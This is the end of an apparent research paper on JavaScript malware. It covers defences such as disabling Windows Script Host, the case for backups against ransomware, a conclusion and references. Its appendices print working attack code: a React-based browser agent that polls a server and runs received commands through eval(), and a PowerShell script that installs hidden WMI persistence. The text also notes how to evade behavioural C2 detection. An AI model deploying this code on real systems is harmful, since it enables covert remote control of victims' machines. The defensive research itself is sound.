For Windows systems, file extensions matter. Thus far, this feature's implications have proven to be the root of many security problems. It is why WSH automatically executes files with the .js extension. It could also be a boon. Attackers take advantage of Windows default behavior by emailing files to unwitting users with .js extensions. In order to leverage this, attackers must send attachments with .js extensions. Blocking delivery of these filetypes by extension, could provide a basic means of defense.

2.7.2. Malware Defenses

On Microsoft systems the Windows Scripting Host can be disabled by actuating the registry key below. Unless absolutely required this method should be employed; however, there are many alternative subsystems on Windows that can be used to perform execution of JavaScript including the WMI Standard Event Consumer Scripting Application and Rundll32 natively or by packaging and exporting as a Node-WebKit application.

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows Script Host\Settings\Enabled
```

Figure 2.15: WSH Registry Entry

Because there are so many methods to execute JavaScript code on host systems it can be extremely difficult to trace infections. This yields potential for covert operations over long engagement periods. Where extreme stealth is required, it is even possible to leverage user activity to increase C2 entropy and resist frequency and behavioral analysis techniques.

2.7.3. Data Recovery Capability

For Ransomware there is only one truly effective defensive plan: backups. The extortionist scheme underlying criminal use of cryptography to hold key data hostage is exceedingly nefarious. Affected users have little to no recourse other than to give into the threat in order to recover their data. Further, from an ethical perspective, paying these malefactors only feeds the system and provides an incentive for further criminal exploitation. While Ransomware is far from the only application of JavaScript malware, it is the most prolific case seen in the wild today. To defend against this growing threat, it is becoming ever more vital to maintain data recovery plans and associated backups of critical data.

3. Conclusion

JavaScript provides a technology stack with a robust set of functionality, but what makes it unique is the ubiquity of its utilization. Moreover, because of its pervasiveness it can be extremely difficult to identify malicious JavaScript when legitimate code is the backbone of many rich applications users interact with daily.

Author Name, email@address

Cyber criminals are rapidly adopting JavaScript techniques to enhance their intrusion campaigns. Many recent Ransomware variants are either distributed by JS Trojan downloaders, written and packaged as node applications, or even delivered as pure fully-contained JavaScript applications. Furthermore, the further universality of browsers ensures that cyber attackers will continue to have a broad spectrum of attack opportunities, and given that the browser itself functions as the portal to nearly all applications with which users interact, the environment remains target rich.

Nevertheless, informed defenders can take action on their networks to key in on usage of these tactics, techniques, and procedures. Network defenders can layer protections in the browser, on email servers, and on hosts to severely limit the vulnerable attack surface. Robust backup procedures can further mitigate the potential implications of a successful compromise. The advent of JavaScript malware is a key development of 2016, but unlike macro enabled document attacks, it does not need to take the security community a decade to focus on the threat. Actions can be taken today. The threat can be thwarted.

Author Name, email@address

References

Abrams, L. (2016, June 13). *The new RAA Ransomware is created entirely using Javascript*. Retrieved from Bleeping Computer: http://www.bleepingcomputer.com/news/security/the-new-raa-ransomware-is-created-entirely-using-javascript/

Arora, S. (2016, March 5). *JavaScript Frameworks: The Best 10 for Modern Web Apps*. Retrieved from Noeticforce: http://noeticforce.com/best-Javascript-frameworks-for-single-page-modern-web-applications

BeEF Project. (2012, December 20). *BeEF Project*. Retrieved from GitHub: https://github.com/beefproject/beef/wiki

Caceres, M. (2006). *Client Side Penetration Testing.* Retrieved from BlackHat: https://www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Caceres-up.pdf

Cantelon, M. (2013, November 26). *Creating Desktop Applications With node-webkit*. Retrieved from StrongLoop: https://strongloop.com/strongblog/creating-desktop-applications-with-node-webkit/

Carbonnelle, P. (2016, December 5). *PYPL* . Retrieved from PopularitY of Programming Language: http://pypl.github.io/PYPL.html

Dizon, J., Galang, L., & Cruz, M. (2010, July). *Understanding WMI Malware*. Retrieved from TrendMicro: http://la.trendmicro.com/media/misc/understanding-wmi-malware-research-paper-en.pdf

Ducklin, P. (2016, April 26). *Ransomware in your inbox: the rise of malicious JavaScript attachments*. Retrieved from Sophos NakedSecurity: https://nakedsecurity.sophos.com/2016/04/26/ransomware-in-your-inbox-the-rise-of-malicious-javascript-attachments/

Ducklin, P. (2016, June 20). *Ransomware that's 100% pure JavaScript, no download required*. Retrieved from Sophos NakedSecurity: https://nakedsecurity.sophos.com/2016/06/20/ransomware-thats-100-pure-javascript-no-download-required/

Author Name, email@address

EMSISOFT. (2016, January 1). *Meet Ransom32: The first JavaScript ransomware*. Retrieved from EMSISOFT Blog: http://blog.emsisoft.com/2016/01/01/meet-ransom32-the-first-javascript-ransomware/

GitHut. (2016, December 5). *A SMALL PLACE TO DISCOVER LANGUAGES IN GITHUB*. Retrieved from http://githut.info/

Graeber, M. (2015). *Abusing Windows Management Instrumentation (WMI) to Build a Persistent, Asynchronous, and Fileless Backdoor*. Retrieved from BlackHat: https://www.blackhat.com/docs/us-15/materials/us-15-Graeber-Abusing-Windows-Management-Instrumentation-WMI-To-Build-A-Persistent%20Asynchronous-And-Fileless-Backdoor.pdf

Grossman, J., & Johansen, M. (2013). *Million Browser Botnet*. Retrieved from BlackHat: https://media.blackhat.com/us-13/us-13-Grossman-Million-Browser-Botnet.pdf

Kazanciyan, R., & Hastings, M. (2014). *INVESTIGATING POWERSHELL ATTACKS.* Retrieved from FireEye: https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf

Maone, G. (n.d.). Retrieved December 5, 2016, from NoScript: https://noscript.net/

Microsoft. (2012, April 17). *Wscript*. Retrieved from TechNet: https://technet.microsoft.com/en-us/library/hh875526(v=ws.11).aspx

Microsoft. (2016, March 22). *Technet*. Retrieved from New feature in Office 2016 can block macros and help prevent infection: https://blogs.technet.microsoft.com/mmpc/2016/03/22/new-feature-in-office-2016-can-block-macros-and-help-prevent-infection/

Mittal, N. (2016, August 22). *Nishang*. Retrieved from GitHub: https://github.com/samratashok/nishang/blob/master/Client/Out-JS.ps1

Mozilla. (2016, December 5). *Same-origin policy*. Retrieved from Mozilla Developer Network: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy

Author Name, email@address

Node-WebKit. (2016). *NW.js*. Retrieved from GitHub: https://github.com/nwjs/nw.js

Prado, J. M., & Lara, J. G. (2011). *Pwning Intranets with HTML5*. Retrieved from OWASP AppSec USA: http://2011.appsecusa.org/p/pwn.pdf

Reddy, R. (2014, May 22). *Script-based TCP/IP server*. Retrieved from SmartBear: https://support.smartbear.com/viewarticle/9004/

Shankland, S. (2008, October 7). *Speed test: Google Chrome beats Firefox, IE, Safari*. Retrieved from CNET: https://www.cnet.com/news/speed-test-google-chrome-beats-firefox-ie-safari/

Smith, C. (2016, April 19). *PoshRat*. Retrieved from GitHub: https://github.com/subTee/PoshRat

Strand, J. (2016). *Real Intelligence Threat Analysis*. Retrieved from Black Hills Information Security: http://www.blackhillsinfosec.com/?page_id=4417

Toussain, M. (2016, December 5). *GitHub*. Retrieved from Origin: https://github.com/0sm0s1z/Origin

Author Name, email@address

Appendix A: ReactJS Browser-Resident Agent

```
//Beacon Handler
var BeaconHandler = React.createClass({
  loadCommandsFromServer: function() {
    $.ajax({
      url: this.props.url,
      dataType: 'json',
      cache: false,
      success: function(data) {
        this.setState({data: data});
      }.bind(this),
      error: function(xhr, status, err) {
        console.log(this.props.url, status, err.toString());
      }.bind(this)
    });

  },
  getInitialState: function() {
    return {data: []};
  },
  componentDidMount: function() {
    this.loadCommandsFromServer();
    setInterval(this.loadCommandsFromServer, this.props.pollInterval);
  },
  //Push tasks to execution
  render: function() {
    return (
      <Exec data = {this.state.data} />
    );
  }
});

//Execute Commands
var Exec = React.createClass({
   render: function() {
      var cmdNodes = this.props.data.map(function(command) {
            //Standard JS Eval for execution
        eval(command.CMD);
        return (
           <span>
           </span>
        );
     });
     return (
     <b></b>
     );
   }
});

ReactDOM.render(
   <BeaconHandler url={'/0!!!1'} pollInterval={1000} />,
   document.getElementById('oz')
);
```

Author Name, email@address

Appendix B: PowerShell WMI Persistence Script

```
$computer = "WIN7VM"
$filterNS = "root\cimv2"
$Interval = 30000
$wmiNS = "root\subscription"
$query = @"
 SELECT * from __TimerEvent
 WHERE TimerId = 'UT'
"@
$filterName = "GPU"
$scriptFileName = "C:\origin.js"


Set-WmiInstance -Class __IntervalTimerInstruction `
 -ComputerName $computer -Namespace $wmiNS -Arguments `
  @{TimerId="UT"; SkipIfPassed="False"; IntervalBetweenEvents=$Interval}


$filterPath = Set-WmiInstance -Class __EventFilter `
 -ComputerName $computer -Namespace $wmiNS -Arguments `
  @{name="GPU"; EventNameSpace=$wmiNS; QueryLanguage="WQL";
    Query=$query}


$consumerPath = Set-WmiInstance -Class ActiveScriptEventConsumer `
 -ComputerName $computer -Namespace $wmiNS `
 -Arguments @{name="GPUpdater"; ScriptFileName=$scriptFileName;
  ScriptingEngine="JScript"}

Set-WmiInstance -Class __FilterToConsumerBinding -ComputerName $computer `
  -Namespace $wmiNS -arguments @{Filter=$filterPath; Consumer=$consumerPath}
```

Author Name, email@address